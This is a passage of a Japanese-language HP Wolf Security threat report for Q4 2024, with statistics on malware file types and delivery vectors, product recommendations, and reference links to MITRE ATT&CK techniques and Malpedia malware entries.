第4四半期に、実行ファイルとスクリプトは、HP Sure Clickで検知された脅威の43%を占め、最も多いマルウェア配信方法として首位を維持しました。これは第3四半期比で3ポイントの増加です。第4四半期において、脅威アクターによって悪用されたアーカイブファイル形式の上位5つは、RAR、ZIP、GZ、7Z、およびTARでした。アーカイブは、マルウェアの配信ファイル形式として2番目に人気があり（脅威の32%）、第3四半期比で2ポイント減少しました。

脅威の8%は、Microsoft Word形式（例：DOC、DOCX）などのドキュメントファイルに基づいていました。一方、悪意のあるスプレッドシート（例：XLS、XLSX）は脅威の3%を占めていました。PDFファイルは脅威の10%を占め、第3四半期比で1ポイント増加しました。残りの2%の脅威は、その他のアプリケーション形式を利用していました。

脅威の侵入経路のトレンド

メールは、エンドポイントへのマルウェア配信の主要な経路として53%を占め、2024年第3四半期比で1ポイント増加しました。悪意のあるWebブラウザからのダウンロードは、2024年第4四半期に1ポイント減の27%となりました。リムーバブルメディアなどの他の経路で配信された脅威は、前四半期と変わらず、脅威の20%を占めました。

HP Wolf Securityが第4四半期に検知したメール脅威のうち、少なくとも11%が1つ以上のメールゲートウェイスキャナーを回避していました。これは第3四半期と一致しています。

最新の状態を維持する

HP Wolf Security 脅威インサイトレポートは、ほとんどのお客様が脅威のテレメトリをHPと共有することを選択することによって実現されています。当社のセキュリティ専門家は、脅威の傾向や重要なマルウェアキャンペーンを分析し、洞察を注釈したアラートをお客様にフィードバックしています。

HP Wolf Security の導入を最大限に活用するために、お客様には以下のステップを踏むことをお勧めします。^a

• HP Wolf Security ControllerでThreat Intelligence ServicesとThreat Forwardingを有効にし、MITRE ATT&CKのアノテーション、トリアージ、専門家による分析を受けることができるようにしてください。^b 詳細については、ナレッジベースの記事をご覧ください。^{26,27}

• HP Wolf Security Controllerを最新の状態に保ち、新しいダッシュボードとレポートテンプレートを受け取ることができるようにしてください。最新のリリースノートとソフトウェアのダウンロードは、カスタマーポータルをご覧ください。²⁸

• HP Wolf Securityのエンドポイントソフトウェアをアップデートし、当社の研究チームが追加した脅威アノテーションルールを常に最新に保ってください。

HP Threat Research チームは、セキュリティチームが脅威から身を守るために役立つ 侵害の痕跡 (IOC) や ツールを定期的に公開しています。これらのリソースは、HP Threat Research GitHub リポジトリからアクセスできます。²⁹ 最新の脅威に関する調査については、HP WOLF SECURITY ブログ³⁰ にアクセスしてください。

HP Wolf Security 脅威インサイト レポートについて

企業は、ユーザーがEメールの添付ファイルを開いたり、Eメール内のハイパーリンクをクリックしたり、Webからファイルをダウンロードすることに対して最も脆弱です。HP Wolf Securityは、リスクの高いアクティビティをマイクロVMに隔離し、ホストコンピュータがマルウェアに感染したり、企業ネットワークに広がったりしないようにすることで企業を保護します。HP Wolf Securityは、イントロスペクションを使用して豊富なフォレンジックデータを収集し、お客様のネットワークが直面する脅威を理解し、インフラストラクチャを強化できるよう支援します。HP Wolf Security 脅威インサイトレポートは、当社の脅威研究チームが分析した注目すべきマルウェアキャンペーンを紹介し、お客様が新たな脅威を認識し、環境を保護するために行動を起こすことができます。

HP Wolf Securityについて

HP Wolf Securityは、新しいタイプ^cのエンドポイントセキュリティです。HPのハードウェアで強化されたセキュリティとエンドポイントに特化したセキュリティサービスのポートフォリオは、組織がPC、プリンター、そして人々をサイバー犯罪者から守るために設計されています。HP Wolf Securityは、ハードウェアレベルからソフトウェアやサービスに至るまで、包括的なエンドポイントの保護とレジリエンスを提供します。

リファレンス

- [1] <https://hp.com/wolf>
- [2] <https://malpedia.caad.fkie.fraunhofer.de/details/win.lumma>
- [3] <https://attack.mitre.org/techniques/T1027/009/>
- [4] <https://attack.mitre.org/techniques/T1059/006/>
- [5] <https://malpedia.caad.fkie.fraunhofer.de/details/win.404keylogger>
- [6] <https://attack.mitre.org/techniques/T1583/003/>
- [7] <https://attack.mitre.org/techniques/T1547/001/>
- [8] <https://attack.mitre.org/techniques/T1574/002/>
- [9] <https://attack.mitre.org/techniques/T1027/006/>
- [10] <https://threatresearch.ext.hp.com/hp-wolf-security-threat-insights-report-september-2024/>
- [11] <https://attack.mitre.org/techniques/T1021/>
- [12] <https://attack.mitre.org/techniques/T1036/007/>
- [13] <https://attack.mitre.org/techniques/T1059/005/>
- [14] <https://attack.mitre.org/techniques/T1564/001/>
- [15] <https://attack.mitre.org/techniques/T1027/013/>
- [16] <https://attack.mitre.org/techniques/T1562/001/>
- [17] <https://attack.mitre.org/techniques/T1106/>
- [18] <https://attack.mitre.org/techniques/T1055/004/>
- [19] <https://malpedia.caad.fkie.fraunhofer.de/details/win.dcrat>
- [20] <https://malpedia.caad.fkie.fraunhofer.de/details/win.asyncrat>
- [21] <https://malpedia.caad.fkie.fraunhofer.de/details/win.xworm>
- [22] <https://malpedia.caad.fkie.fraunhofer.de/details/win.venom>
- [23] <https://malpedia.caad.fkie.fraunhofer.de/details/win.xenorat>
- [24] <https://attack.mitre.org/techniques/T1036/008/>
- [25] <https://threatresearch.ext.hp.com/hp-wolf-security-threat-insights-report-january-2025/>
- [26] <https://enterprisesecurity.hp.com/s/article/Threat-Forwarding>
- [27] <https://enterprisesecurity.hp.com/s/article/HP-Threat-Intelligence>
- [28] <https://enterprisesecurity.hp.com/s/>
- [29] <https://github.com/hpthreatresearch/>
- [30] <https://threatresearch.ext.hp.com/blog>

LEARN MORE AT HP.COM



HP WOLF SECURITY

a. HP Wolf Enterprise Securityはオプションサービスで、HP Sure Click EnterpriseやHP Sure Access Enterpriseなどが該当します。HP Sure Click Enterpriseは、Windows 10が必要で、Microsoft Internet Explorer、Google Chrome、ChromiumまたはFirefoxに対応しています。Microsoft OfficeまたはAdobe Acrobatがインストールされている場合、サポートされている文書には、Microsoft Office (Word, Excel, PowerPoint) およびPDFファイルが含まれます。HPSure Access Enterpriseには、Windows 10 ProまたはEnterpriseが必要です。HPのサービスは、ご購入時にお客様に提供または提示される、当該HPのサービスに適用される使用条件に準拠します。お客様によっては該当地域の法令に従ってその他の法的権利を有することもあり、その場合には当該権利はHPサービスお取引条件またはお使いのHP製品とともに提供されるHP限定保証条件による影響を一切受けません。完全なシステム要件については、以下を参照ください。www.hpdaas.com/requirements

b. HP Wolf Security Controllerは、HP Sure Click EnterpriseまたはHP Sure Access Enterpriseが必要です。HP Wolf Security Controllerは、デバイスやアプリケーションに関する重要なデータを提供する管理・分析プラットフォームで、スタンドアロンサービスとしては販売していません。HP Wolf Security Controllerは、厳格なGDPRプライバシー規制に従っており、情報セキュリティに関してISO27001、ISO27017、SOC2 Type2の認証を受けています。HPクラウドへの接続が可能なインターネットアクセスが必要です。完全なシステム要件については、以下を参照ください。www.hpdaas.com/requirements

c. HP SecurityはHP Wolf Securityになりました。セキュリティ機能はプラットフォームによって異なりますので、詳細は製品データシートをご覧ください。HPのサービスは、ご購入時にお客様に提供または提示される、当該HPのサービスに適用される使用条件に準拠します。お客様によっては該当地域の法令に従ってその他の法的権利を有することもあり、その場合には当該権利はHPサービスお取引条件またはお使いのHP製品とともに提供されるHP限定保証条件による影響を一切受けません。

© Copyright 2022 HP Development Company, L.P. ここに記載されている情報は、予告なく変更されることがあります。HPの製品およびサービスに関する唯一の保証は、当該製品およびサービスに付随する明示的な保証書に記載されています。本書のいかなる内容も、追加的な保証を構成することは一切ありません。HPは、本書に含まれる技術的または編集上の誤りや脱落について責任を負いません。